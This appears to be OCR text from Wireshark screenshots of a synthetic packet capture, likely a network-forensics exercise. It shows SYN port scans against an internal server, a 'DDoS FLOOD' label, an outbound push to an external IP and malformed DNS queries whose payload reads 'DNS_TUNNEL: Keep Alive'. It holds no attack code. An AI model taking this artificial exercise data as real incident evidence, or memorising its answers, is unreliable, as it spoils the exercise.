

London traffic mgmt.pcap
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
tcp.stream eq 27613
No. Time Source Destination Protocol Length Info Stream Index
29478 88916.000000 176.45.33.78 10.100.1.10 TCP 50 28137 → 80 [SYN] Seq=0 Win=8192 Len=10 29478
36177 108962.000000 176.45.33.78 10.100.1.10 TCP 50 [TCP Retransmission] 28137 → 80 [SYN] Seq=0 Win… 36177
Wireshark · Follow TCP Stream (tcp.stream eq 27613) · London traffic mgmt.pcap
DDoS FLOOD



London traffic mgmt.pcap
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter ... <Ctrl-/>
No. Time Source Destination Protocol Length Info Stream Index
1 05:00:00.000000 176.45.33.78 10.100.1.60 SMTP 113 C: DATA fragment, 73 bytes 1
2 05:00:02.000000 10.100.1.50 185.200.50.10 TCP 123 42387 → 80 [PSH] Seq=1 Win=8192 Len=83 2
3 05:00:06.000000 185.200.50.10 10.100.1.10 TCP 40 21236 → 22 [SYN] Seq=0 Win=8192 Len=0 3
4 05:00:09.000000 185.200.50.10 10.100.1.10 TCP 40 25544 → 80 [SYN] Seq=0 Win=8192 Len=0 4
5 05:00:14.000000 185.200.50.10 10.100.1.10 TCP 40 37699 → 443 [SYN] Seq=0 Win=8192 Len=0 5
6 05:00:17.000000 185.200.50.10 10.100.1.10 TCP 40 1992 → 1433 [SYN] Seq=0 Win=8192 Len=0 6
7 05:00:19.000000 185.200.50.10 10.100.1.10 TCP 40 36901 → 3389 [SYN] Seq=0 Win=8192 Len=0 7
8 05:00:21.000000 185.200.50.10 10.100.1.10 TCP 40 705 → 8080 [SYN] Seq=0 Win=8192 Len=0 8
9 05:00:26.000000 102.54.32.12 10.100.1.10 TCP 40 60870 → 22 [SYN] Seq=0 Win=8192 Len=0 9
10 05:00:28.000000 102.54.32.12 10.100.1.10 TCP 40 51037 → 80 [SYN] Seq=0 Win=8192 Len=0 10
11 05:00:31.000000 102.54.32.12 10.100.1.10 TCP 40 48755 → 443 [SYN] Seq=0 Win=8192 Len=0 11
12 05:00:32.000000 102.54.32.12 10.100.1.10 TCP 40 46973 → 1433 [SYN] Seq=0 Win=8192 Len=0 12
13 05:00:34.000000 102.54.32.12 10.100.1.10 TCP 40 56299 → 3389 [SYN] Seq=0 Win=8192 Len=0 13
14 05:00:35.000000 102.54.32.12 10.100.1.10 TCP 40 45919 → 8080 [SYN] Seq=0 Win=8192 Len=0 14
Frame 3: 40 bytes on wire (320 bits), 40 bytes captured (320 bits)
Internet Protocol Version 4, Src: 185.200.50.10, Dst: 10.100.1.10
Transmission Control Protocol, Src Port: 21236, Dst Port: 22, Seq: 0, Len: 0
Source Port: 21236
Destination Port: 22
[Stream index: 2]
[Stream Packet Number: 1]
[Conversation completeness: Incomplete, SYN_SENT (1)]
[TCP Segment Len: 0]
Sequence Number: 0 (relative sequence number)
Sequence Number (raw): 0
[Next Sequence Number: 1 (relative sequence number)]
Acknowledgment Number: 0
Acknowledgment number (raw): 0
0101 .... = Header Length: 20 bytes (5)
Flags: 0x002 (SYN)
Window: 8192
[Calculated window size: 8192]
Checksum: 0x4598 [unverified]
[Checksum Status: Unverified]
Urgent Pointer: 0
[Timestamps]
0000 45 00 00 28 00 01 00 00 40 06 83 8f b9 c8 32 0a
0010 0a 64 01 0a 52 f4 00 16 00 00 00 00 00 00 00 00
0020 50 02 20 00 45 98 00 00
London traffic mgmt.pcap
Packets: 36677
Profile: Default



London traffic mgmt.pcap
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter ... <Ctrl-/>
No. Time Source Destination Protocol Length Info Stream Index
1 05:00:00.000000 176.45.33.78 10.100.1.60 SMTP 113 C: DATA fragment, 73 bytes 1
2 05:00:02.000000 10.100.1.50 185.200.50.10 TCP 123 42387 → 80 [PSH] Seq=1 Win=8192 Len=83 2
3 05:00:06.000000 185.200.50.10 10.100.1.10 TCP 40 21236 → 22 [SYN] Seq=0 Win=8192 Len=0 3
4 05:00:09.000000 185.200.50.10 10.100.1.10 TCP 40 25544 → 80 [SYN] Seq=0 Win=8192 Len=0 4
5 05:00:14.000000 185.200.50.10 10.100.1.10 TCP 40 37699 → 443 [SYN] Seq=0 Win=8192 Len=0 5
6 05:00:17.000000 185.200.50.10 10.100.1.10 TCP 40 1992 → 1433 [SYN] Seq=0 Win=8192 Len=0 6
7 05:00:19.000000 185.200.50.10 10.100.1.10 TCP 40 36901 → 3389 [SYN] Seq=0 Win=8192 Len=0 7
8 05:00:21.000000 185.200.50.10 10.100.1.10 TCP 40 705 → 8080 [SYN] Seq=0 Win=8192 Len=0 8
9 05:00:26.000000 102.54.32.12 10.100.1.10 TCP 40 60870 → 22 [SYN] Seq=0 Win=8192 Len=0 9
10 05:00:28.000000 102.54.32.12 10.100.1.10 TCP 40 51037 → 80 [SYN] Seq=0 Win=8192 Len=0 10
11 05:00:31.000000 102.54.32.12 10.100.1.10 TCP 40 48755 → 443 [SYN] Seq=0 Win=8192 Len=0 11
12 05:00:32.000000 102.54.32.12 10.100.1.10 TCP 40 46973 → 1433 [SYN] Seq=0 Win=8192 Len=0 12
13 05:00:34.000000 102.54.32.12 10.100.1.10 TCP 40 56299 → 3389 [SYN] Seq=0 Win=8192 Len=0 13
14 05:00:35.000000 102.54.32.12 10.100.1.10 TCP 40 45919 → 8080 [SYN] Seq=0 Win=8192 Len=0 14
15 05:00:39.000000 198.51.100.23 10.100.1.10 TCP 40 15740 → 22 [SYN] Seq=0 Win=8192 Len=0 15
16 05:00:41.000000 198.51.100.23 10.100.1.10 TCP 40 3739 → 80 [SYN] Seq=0 Win=8192 Len=0 16
Frame 9: 40 bytes on wire (320 bits), 40 bytes captured (320 bits)
Internet Protocol Version 4, Src: 102.54.32.12, Dst: 10.100.1.10
Transmission Control Protocol, Src Port: 60870, Dst Port: 22, Seq: 0, Len: 0
Source Port: 60870
Destination Port: 22
[Stream index: 8]
[Stream Packet Number: 1]
[Conversation completeness: Incomplete, SYN_SENT (1)]
[TCP Segment Len: 0]
Sequence Number: 0 (relative sequence number)
Sequence Number (raw): 0
[Next Sequence Number: 1 (relative sequence number)]
Acknowledgment Number: 0
Acknowledgment number (raw): 0
0101 .... = Header Length: 20 bytes (5)
Flags: 0x002 (SYN)
Window: 8192
[Calculated window size: 8192]
Checksum: 0x1056 [unverified]
[Checksum Status: Unverified]
Urgent Pointer: 0
0000 45 00 00 28 00 01 00 00 40 06 e9 1f 66 36 20 0c
0010 0a 64 01 0a ed c6 00 16 00 00 00 00 00 00 00 00
0020 50 02 20 00 10 56 00 00
London traffic mgmt.pcap
Packets: 36677
Profile: Default



London traffic mgmt.pcap
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter ... <Ctrl-/>
No. Time Source Destination Protocol Length Info Stream Index
Frame 9: 40 bytes on wire (320 bits), 40 bytes captured (320 bits)
Internet Protocol Version 4, Src: 102.54.32.12, Dst: 10.100.1.10
Transmission Control Protocol, Src Port: 60870, Dst Port: 22, Seq: 0, Len: 0
Source Port: 60870
Destination Port: 22
[Stream index: 8]
London traffic mgmt.pcap
Packets: 36677
Profile: Default



File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter ... <Ctrl-/>
No. Time Source Destination Protocol Length Info Stream Index
Frame 9: 40 bytes on wire (320 bits), 40 bytes captured (320 bits)
Internet Protocol Version 4, Src: 102.54.32.12, Dst: 10.100.1.10
Transmission Control Protocol, Src Port: 60870, Dst Port: 22, Seq: 0, Len: 0
Source Port: 60870
Destination Port: 22
[Stream index: 8]
London traffic mgmt.pcap
Packets: 36677
Profile: Default



File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter ... <Ctrl-/>
No. Time Source Destination Protocol Length Info
Frame 1: 113 bytes on wire (904 bits), 113 bytes captured (904 bits)
Internet Protocol Version 4, Src: 176.45.33.78, Dst: 10.100.1.60
Transmission Control Protocol, Src Port: 28284, Dst Port: 25, Seq: 1, Len: 73
Source Port: 28284
Destination Port: 25
[Stream index: 0]
[Stream Packet Number: 1]
[Conversation completeness: Incomplete (0)]
[TCP Segment Len: 73]
Sequence Number: 1 (relative sequence number)
Sequence Number (raw): 0



London traffic mgmt.pcap
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
dns.flags.response == 0
No. Time Source Destination Protocol Length Destination Port Source Port Info
28 2024-01-01 05:01:12.000000 10.100.1.50 203.0.113.55 DNS 50 53 20740 Unknown operation (10) 0x444e[Malformed Packet]
29 2024-01-01 05:01:15.000000 10.100.1.50 203.0.113.55 DNS 50 53 38852 Unknown operation (10) 0x444e[Malformed Packet]
30 2024-01-01 05:01:19.000000 10.100.1.50 203.0.113.55 DNS 50 53 21213 Unknown operation (10) 0x444e[Malformed Packet]
31 2024-01-01 05:01:20.000000 10.100.1.50 203.0.113.55 DNS 50 53 10069 Unknown operation (10) 0x444e[Malformed Packet]
32 2024-01-01 05:01:25.000000 10.100.1.50 203.0.113.55 DNS 50 53 18648 Unknown operation (10) 0x444e[Malformed Packet]
33 2024-01-01 05:01:29.000000 10.100.1.50 203.0.113.55 DNS 50 53 54653 Unknown operation (10) 0x444e[Malformed Packet]
34 2024-01-01 05:01:30.000000 10.100.1.50 203.0.113.55 DNS 50 53 60444 Unknown operation (10) 0x444e[Malformed Packet]
35 2024-01-01 05:01:31.000000 10.100.1.50 203.0.113.55 DNS 50 53 7614 Unknown operation (10) 0x444e[Malformed Packet]
36 2024-01-01 05:01:33.000000 10.100.1.50 203.0.113.55 DNS 50 53 38255 Unknown operation (10) 0x444e[Malformed Packet]
37 2024-01-01 05:01:38.000000 10.100.1.50 203.0.113.55 DNS 50 53 61031 Unknown operation (10) 0x444e[Malformed Packet]
38 2024-01-01 05:01:43.000000 10.100.1.50 203.0.113.55 DNS 50 53 53872 Unknown operation (10) 0x444e[Malformed Packet]
39 2024-01-01 05:01:44.000000 10.100.1.50 203.0.113.55 DNS 50 53 24866 Unknown operation (10) 0x444e[Malformed Packet]
40 2024-01-01 05:01:47.000000 10.100.1.50 203.0.113.55 DNS 50 53 59541 Unknown operation (10) 0x444e[Malformed Packet]
41 2024-01-01 05:01:50.000000 10.100.1.50 203.0.113.55 DNS 50 53 18541 Unknown operation (10) 0x444e[Malformed Packet]
42 2024-01-01 05:01:55.000000 10.100.1.50 203.0.113.55 DNS 50 53 63046 Unknown operation (10) 0x444e[Malformed Packet]
43 2024-01-01 05:01:59.000000 10.100.1.50 203.0.113.55 DNS 50 53 25519 Unknown operation (10) 0x444e[Malformed Packet]
44 2024-01-01 05:02:02.000000 10.100.1.50 203.0.113.55 DNS 50 53 32513 Unknown operation (10) 0x444e[Malformed Packet]
45 2024-01-01 05:02:07.000000 10.100.1.50 203.0.113.55 DNS 50 53 62036 Unknown operation (10) 0x444e[Malformed Packet]
46 2024-01-01 05:02:11.000000 10.100.1.50 203.0.113.55 DNS 50 53 57409 Unknown operation (10) 0x444e[Malformed Packet]
47 2024-01-01 05:02:14.000000 10.100.1.50 203.0.113.55 DNS 50 53 26553 Unknown operation (10) 0x444e[Malformed Packet]
48 2024-01-01 05:02:17.000000 10.100.1.50 203.0.113.55 DNS 50 53 55220 Unknown operation (10) 0x444e[Malformed Packet]
49 2024-01-01 05:02:19.000000 10.100.1.50 203.0.113.55 DNS 50 53 8287 Unknown operation (10) 0x444e[Malformed Packet]
50 2024-01-01 05:02:21.000000 10.100.1.50 203.0.113.55 DNS 50 53 10927 Unknown operation (10) 0x444e[Malformed Packet]
51 2024-01-01 05:02:23.000000 10.100.1.50 203.0.113.55 DNS 50 53 23948 Unknown operation (10) 0x444e[Malformed Packet]
52 2024-01-01 05:02:25.000000 10.100.1.50 203.0.113.55 DNS 50 53 23462 Unknown operation (10) 0x444e[Malformed Packet]
53 2024-01-01 05:02:27.000000 10.100.1.50 203.0.113.55 DNS 50 53 55644 Unknown operation (10) 0x444e[Malformed Packet]
54 2024-01-01 05:02:30.000000 10.100.1.50 203.0.113.55 DNS 50 53 48526 Unknown operation (10) 0x444e[Malformed Packet]
55 2024-01-01 05:02:33.000000 10.100.1.50 203.0.113.55 DNS 50 53 2337 Unknown operation (10) 0x444e[Malformed Packet]
[Time since previous frame: 0.000000000 seconds]
UDP payload (22 bytes)
Domain Name System (query)
[Malformed Packet (DNS)]
[Expert Info (Error/Malformed): Malformed Packet (Exception occurred)]
[Malformed Packet (Exception occurred)]
[Severity level: Error]
[Group: Malformed]
0000 45 00 00 32 00 01 00 00 40 11 32 ed 0a 64 01 32
0010 cb 00 71 37 70 44 00 35 00 1e d9 c7 44 4e 53 5f
0020 54 55 4e 4e 45 4c 3a 20 4b 65 65 70 20 41 6c 69
0030 76 65
Bytes 38-39: Additional RRs (dns.count.add_rr)
Packets: 36677 · Displayed: 50 (0.1%)
Profile: Default


File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter ... <Ctrl-/>
No. Time Source Destination Protocol Length Destination Port Source Port Info
1 2024-01-01 05:00:00.000000 176.45.33.78 10.100.1.60 SMTP 113 25 28284 C: DATA fragment, 73 bytes
2 2024-01-01 05:00:02.000000 10.100.1.50 185.200.50.10 TCP 123 80 42387 42387 → 80 [PSH] Seq=1 Win=8192 Len=83
3 2024-01-01 05:00:06.000000 185.200.50.10 10.100.1.10 TCP 40 22 21236 21236 → 22 [SYN] Seq=0 Win=8192 Len=0
4 2024-01-01 05:00:09.000000 185.200.50.10 10.100.1.10 TCP 40 80 25544 25544 → 80 [SYN] Seq=0 Win=8192 Len=0
5 2024-01-01 05:00:14.000000 185.200.50.10 10.100.1.10 TCP 40 443 37699 37699 → 443 [SYN] Seq=0 Win=8192 Len=0
6 2024-01-01 05:00:17.000000 185.200.50.10 10.100.1.10 TCP 40 1433 1992 1992 → 1433 [SYN] Seq=0 Win=8192 Len=0
7 2024-01-01 05:00:19.000000 185.200.50.10 10.100.1.10 TCP 40 3389 36901 36901 → 3389 [SYN] Seq=0 Win=8192 Len=0
8 2024-01-01 05:00:21.000000 185.200.50.10 10.100.1.10 TCP 40 8080 705 705 → 8080 [SYN] Seq=0 Win=8192 Len=0
9 2024-01-01 05:00:26.000000 102.54.32.12 10.100.1.10 TCP 40 22 60870 60870 → 22 [SYN] Seq=0 Win=8192 Len=0
10 2024-01-01 05:00:28.000000 102.54.32.12 10.100.1.10 TCP 40 80 51037 51037 → 80 [SYN] Seq=0 Win=8192 Len=0
11 2024-01-01 05:00:31.000000 102.54.32.12 10.100.1.10 TCP 40 443 48755 48755 → 443 [SYN] Seq=0 Win=8192 Len=0
12 2024-01-01 05:00:32.000000 102.54.32.12 10.100.1.10 TCP 40 1433 46973 46973 → 1433 [SYN] Seq=0 Win=8192 Len=0
13 2024-01-01 05:00:34.000000 102.54.32.12 10.100.1.10 TCP 40 3389 56299 56299 → 3389 [SYN] Seq=0 Win=8192 Len=0
14 2024-01-01 05:00:35.000000 102.54.32.12 10.100.1.10 TCP 40 8080 45919 45919 → 8080 [SYN] Seq=0 Win=8192 Len=0
15 2024-01-01 05:00:39.000000 198.51.100.23 10.100.1.10 TCP 40 22 15740 15740 → 22 [SYN] Seq=0 Win=8192 Len=0
16 2024-01-01 05:00:41.000000 198.51.100.23 10.100.1.10 TCP 40 80 3739 3739 → 80 [SYN] Seq=0 Win=8192 Len=0
17 2024-01-01 05:00:42.000000 198.51.100.23 10.100.1.10 TCP 40 443 2329 2329 → 443 [SYN] Seq=0 Win=8192 Len=0
18 2024-01-01 05:00:46.000000 198.51.100.23 10.100.1.10 TCP 40 1433 1302 1302 → 1433 [SYN] Seq=0 Win=8192 Len=0
19 2024-01-01 05:00:47.000000 198.51.100.23 10.100.1.10 TCP 40 3389 26513 26513 → 3389 [SYN] Seq=0 Win=8192 Len=0
20 2024-01-01 05:00:48.000000 198.51.100.23 10.100.1.10 TCP 40 8080 1247 1247 → 8080 [SYN] Seq=0 Win=8192 Len=0
21 2024-01-01 05:00:49.000000 176.45.33.78 10.100.1.10 TCP 40 22 37996 37996 → 22 [SYN] Seq=0 Win=8192 Len=0
22 2024-01-01 05:00:54.000000 176.45.33.78 10.100.1.10 TCP 40 80 11398 11398 → 80 [SYN] Seq=0 Win=8192 Len=0
23 2024-01-01 05:00:57.000000 176.45.33.78 10.100.1.10 TCP 40 443 32241 32241 → 443 [SYN] Seq=0 Win=8192 Len=0
24 2024-01-01 05:01:02.000000 176.45.33.78 10.100.1.10 TCP 40 1433 58215 58215 → 1433 [SYN] Seq=0 Win=8192 Len=0
25 2024-01-01 05:01:05.000000 176.45.33.78 10.100.1.10 TCP 40 3389 604 604 → 3389 [SYN] Seq=0 Win=8192 Len=0
26 2024-01-01 05:01:08.000000 176.45.33.78 10.100.1.10 TCP 40 8080 55677 55677 → 8080 [SYN] Seq=0 Win=8192 Len=0
27 2024-01-01 05:01:10.000000 185.200.50.10 10.100.1.50 SSH 70 22 30041 Client: Encrypted packet (len=30)
28 2024-01-01 05:01:12.000000 10.100.1.50 203.0.113.55 DNS 50 Unknown operation (10) 0x444e[Malformed Packet]
Frame 9: 40 bytes on wire (320 bits), 40 bytes captured (320 bits)
Internet Protocol Version 4, Src: 102.54.32.12, Dst: 10.100.1.10
Transmission Control Protocol, Src Port: 60870, Dst Port: 22, Seq: 0, Len: 0
Source Port: 60870
Destination Port: 22
[Stream index: 8]
[Stream Packet Number: 1]
